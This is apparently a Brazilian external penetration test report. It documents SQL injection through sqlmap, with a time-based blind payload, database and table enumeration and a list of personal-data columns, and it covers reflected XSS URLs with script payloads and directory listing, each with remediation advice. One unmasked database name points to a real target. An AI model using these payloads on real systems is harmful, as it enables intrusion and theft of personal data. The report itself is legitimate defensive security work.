Teste de Intrusão Externo

Relatório de Atividades, Resultados e Recomendações

Cliente:

Destinatário: **[CONTATO]**

Remetente:

Contato:

Data:

Este documento contém informações privilegiadas e confidenciais, e seu acesso é autorizado apenas aos seus destinatários, descriminados acima. Fica o seu receptor notificado de que qualquer disseminação, distribuição ou cópia, exceto quando expressamente autorizada por um dos destinatários acima, é estritamente proibida. Se você recebeu este documento indevidamente ou por engano, por favor, informe este fato ao remetente e o destrua imediatamente.

Teste de Intrusão Externo

CONTROLE DE VERSÕES

Data	Versão	Autor	Alterações
	1.0		- Versão Inicial;
	1.1		- Versão Final;

Teste de Intrusão Externo

ÍNDICE

1 Estrutura do Documento 4
2 Atividades Realizadas 5
2.1 SQL Injection 6
2.1.1 www.xxxxxxxx.com.br 7
2.1.2 www.xxxxxxxx.com.br (Possível SQL Injection) 10
2.2 Reflected Cross-Site Scripting (XSS) 12
2.2.1 http //www.xxxxxxxx.com.br 12
2.2.2 https //www.xxxxxxxxx.com.br/ 13
2.3 Listagem de Diretórios 15
3 Conclusão 17

1 Estrutura do Documento

Este documento inicia-se pela descrição das atividades realizadas e escopo do teste de intrusão.

Posteriormente, existe a descrição das vulnerabilidades encontradas, bem como suas recomendações e níveis de criticidade e impacto para o ambiente.

2 Atividades Realizadas

O serviço de consultoria de segurança proposto para este processo realizou testes de segurança no escopo definido pelo Xxxxx:

189.xxx.xx.0/24	200.xxx.xxx.0/24	200.xxx.xxx.xxx/29
200.xxx.xx.xxx/26	200.xxx.xxx.xxx/28	200.xxx.xxx.xxx/29

URLs:

xxxxxxxxxxxxxxxxxxxxx

Iniciamos pela identificação de portas e serviços e então, tentamos identificar vulnerabilidades nesses serviços.

Foram realizados diversos tipos de ataques com base nos serviços encontrados em cada endereço IP. Também foram realizados vários tipos de ataques contra as aplicações web encontradas, tentando explorar todas as classes de vulnerabilidades listadas no OWASP Top 10, que estão citadas abaixo:

- *Injection*
    - *SQL Injection*
    - *Command Injection*
    - *LDAP Injection*
- *Cross-Site Scripting (XSS)*
- *Broken Authentication and Session Management*

Teste de Intrusão Externo

- *Insecure Direct Object References*
- *Cross-Site Request Forgery (CSRF)*
- *Security Misconfiguration*
- *Insecure Cryptographic Storage*
- *Failure to Restrict URL Access*
- *Insufficient Transport Layer Protection*
- *Unvalidated Redirects and Forwards*

Realizamos diversos testes de forma completamente cega, ou seja, sem conhecimento do ambiente a ser testado, não houve fornecimento de credenciais de acesso aos sistemas da Xxxxx para realizamos testes nas partes internas das aplicações em ambiente de produção.

O próximo item descreve as vulnerabilidades que foram encontradas, bem como a extensão do ataque obtida através dessas vulnerabilidades e medidas corretivas para as mesmas.

Esse capítulo detalhará um pouco mais sobre os testes que foram realizados e os resultados obtidos.

2.1 SQL Injection

Descrição

Teste de Intrusão Externo

A Injeção de SQL, mais conhecido através do termo americano *SQL Injection*, é um tipo de problema de segurança que se aproveita de falhas em sistemas que interagem com bases de dados via SQL. A injeção de SQL ocorre quando o atacante consegue inserir instruções SQL dentro de uma consulta (*query*) através da manipulação das entradas de dados de uma aplicação.

Esse problema é causado exclusivamente pela ausência de validação de dados de entrada por parte do programador, que concatena os dados que são fornecidos através de uma fonte não confiável a uma chamada ao banco de dados, sem realizar nenhum tipo de validação.

Durante nossos testes, encontramos problemas relacionados à SQL Injection em alguns servidores, e que serão demonstrados abaixo.

2.1.1 www.xxxxxxx.com.br

- https://www.xxxxxxxxx.com.br/Nhome.asp?email=teste@teste.com&momento=3&ParticipanteID=1
    - Script: Nhome.asp
    - Parâmetro Vulnerável: ParticipanteID

Teste de Intrusão Externo

```
root@bt: /pentest/database/sqlmap
File Edit View Terminal Tabs Help
root@bt: /pentest/web/nikto   root@bt: /pentest/web/skipfish   root@bt: /pentest/database/sqlmap

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
    Payload: email=teste@teste.com&momento=3&ParticipanteID=1 WAITFOR DELAY '0:0:5'--
---

[21:00:10] [INFO] manual usage of GET payloads requires url encoding
[21:00:10] [INFO] testing Microsoft SQL Server
[21:00:15] [INFO] confirming Microsoft SQL Server

[21:00:25] [WARNING] adjusting time delay to 4 seconds (due to good response times)
[21:00:29] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows Vista
web application technology: ASP.NET, ASP, Microsoft IIS 7.0
back-end DBMS: Microsoft SQL Server 2008
[21:00:29] [INFO] fetching current database
[21:00:29] [INFO] retrieved: kmdevantagens
current database:    'kmdevantagens'

[21:04:10] [WARNING] HTTP error codes detected during testing:
500 (Internal Server Error) - 296 times
[21:04:10] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/www.
kmdevantagens.com.br'

[*] shutting down at: 21:04:10
```

Database: `kmdevantagens`

Abaixo informações obtidas através da vulnerabilidade:

```
dbo.AnalisePeixaUrbano_Ana_Pedidos
dbo.AnalisePeixaUrbano_Ana_PedidosPeixe
dbo.AnaliseRejeicao_20110905
1979
db_owner.tblAvaliacaoPOS
db_owner.tblProfile21052010
db_owner.tblProfile21052010_2
dbo.AnaliseGeral_Ana
dbo.ArquivosTeste
dbo.Base1_Tarefa_9872
dbo.Base2_Tarefa_98729872
dbo.Base3_Tarefa_9872
dbo.analisemoip
dbo.BaseEmae
```

```
ASP                                          CATEGORIES
```

Teste de Intrusão Externo

```
Campus
CustomerCards
ENQUIRY
ExtrinsicObject
FACTSHEET
FUND
Language
R2Size
StringTable
ad_locales
audittrail
connexion
derived_types
email
geo_island
jhu
mountain
mtb_zip
pay_melodies
pma_designer_coords
qrtz_job_details
result
snipe_gallery_cat
sysconstraints
syssegments
sysusers
table
tables
tb_admin
tblRestrictedPasswords
tblRestrictedShows
triggers
typeFacture
user_info
user_list
user_login
user_logins
webapps
```

Endereços email obtidos na tabela `email`:

```
xxxxxxxxxxxxxxxxx
```

Endereços email obtidos na tabela `AnalisePeixaUrbano_Ana_Pedidos`:


```
AtividadeCompID     char
 Bairro              varcha
 CarrinhoPedidoID    int
 Cidade              varchar
 CodigoExterno       varchar
 Complemento         varchar
 ConfirmCompraFacil  bit
 CPF                 varchar
 Cracha              int
 DataCredTAM         smalldatetime
 DataPedido          datetime
 DataSituacao        datetime
 DDD                 varchar
 Endereco            varchar
 Estado              varchar
 flgErro             bit
 idLoja              int
 idPag               int
 msgID               bigint
 NomePedido          varchar
```

```
Numero              varchar
ParticipanteID      int
PedidoID            int
PontoVendaID        bigint
Previsao            datetime
PrevisaoEntrega     varchar
ProdutoID           int
Quantidade          int
Ramal               varchar
SituacaoID          int
TamStatusId         int
Telefone            varchar
```

2.1.2 www.xxxxxx.com.br (Possível SQL Injection)

- http://www.xxxxxxx.com.br/esqueci.asp
  - Script: esqueci.asp

Teste de Intrusão Externo



Impacto

Através de uma exploração bem sucedida de *SQL injection,* um atacante tem acesso total aos sistemas vulneráveis, onde pode abusar de credencial administrativa, com a qual o banco de dados está sendo executado e realizar quaisquer atividades com máximos privilégios, como: Criar contas no sistema, instalar softwares, mudar senhas, realizar downloads e uploads de arquivos. Além de extrair dados do banco de dados.

Criticidade

Alta.

Medidas

Tratar todos os dados fornecidos por usuários que são posteriormente enviados ao banco de dados.

Mais informações podem ser obtidas no link do projeto OWASP, listado abaixo: http://www.owasp.org/index.php/SQL_Injection

2.2 Reflected Cross-Site Scripting (XSS)

Descrição

Cross-Site Scripting é um tipo de vulnerabilidade em que scripts maliciosos são injetados no site de forma confiável em client-side. Cross-site Scripting ocorre quando um invasor utiliza uma aplicação Web para enviar códigos maliciosos, geralmente na forma de um script para um outro utilizador final.


Falhas desse tipo utilizam a entrada de um usuário na saída que ela gera, sem validação ou codificação.

Nos testes realizados foram encontradas inúmeras entradas vulneráveis a Reflected Cross-Site Scripting (XSS). Conforme segue abaixo:

2.2.1 http://www.xxxxxxxxxxxxx.com.br

URL:
http://www.xxxxxxxxxxx.com.br/mostra_texto.asp?nome_texto=<script>alert(document.cookie)<script>

Teste de Intrusão Externo



2.2.2 https://www.xxxxxxx.com.br/

URL: https://www.xxxxxxxxxxxx.com.br/nfaleconosco.asp?compraoff=sim&reg1=” onmouseover=prompt(948758)ad%3d”&reg10=&reg2=&reg3=&reg4=&reg5=&reg6= &reg7=&reg8=&reg9=&regBtn=

Teste de Intrusão Externo

Impacto

Dentre as diversas possibilidades de exploração utilizando *Cross-Site Scripting,* algumas merecem destaque, são elas:

- Um atacante pode criar uma URL com um script malicioso e abusando da credibilidade do site que é autêntico, enviá-la para uma vítima que poderá baixar e instalar o executável.
- O atacante pode também através de scripts desconfigurar a página do site com mensagens e/ou imagens maliciosas que podem denegrir a imagem da instituição.
- O atacante pode redirecionar a vítima para outro endereço malicioso.

- O atacante pode roubar a sessão de um usuário legitimo do sistema, que esteja previamente autenticado e realizar operações que o mesmo poderia.

Criticidade

Alta.

Medidas

Tratar todos os dados que são fornecidos pelos usuários e posteriormente são exibidos na tela, evitando que códigos *Java Script* e tags HTML sejam interpretados pelos navegadores dos clientes.

Mais informações podem ser obtidas no link do projeto OWASP, listado abaixo: http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet.

2.3 Listagem de Diretórios

Descrição

Durante a análise, foram identificados servidores que permitiam a listagem de diretórios, como mostram as imagens abaixo:

- https://www.xxxxxxxxxxxx.com.br

Teste de Intrusão Externo

Impacto

Um atacante pode navegar pelos diretórios e descobrir aplicativos/arquivos que não deveriam ser acessados. Como demonstrado acima, foi possível obter os logs da intranet.

Criticidade

Alta.

Medidas

Configurar o servidor web para não listar diretórios.

3 Conclusão

O teste de intrusão realizado foi bastante elucidativo ao apresentar o nível de exposição a ataques que as aplicações estão sujeitas, demonstrando as possibilidades de um ataque.

É importante ressaltar que diversas tentativas de exploração não foram bloqueadas por algum IPS ou Firewall.

A Xxxxx se encontra a disposição para detalhar ainda mais os tipos de ataques efetuados e prestar auxílio em definições decorrentes das recomendações de controles que julgamos necessárias descrever neste relatório, incluindo ajuda em definição de escopo e de esforço médio de implantação destes controles, de acordo com o nosso *expertise* de mercado.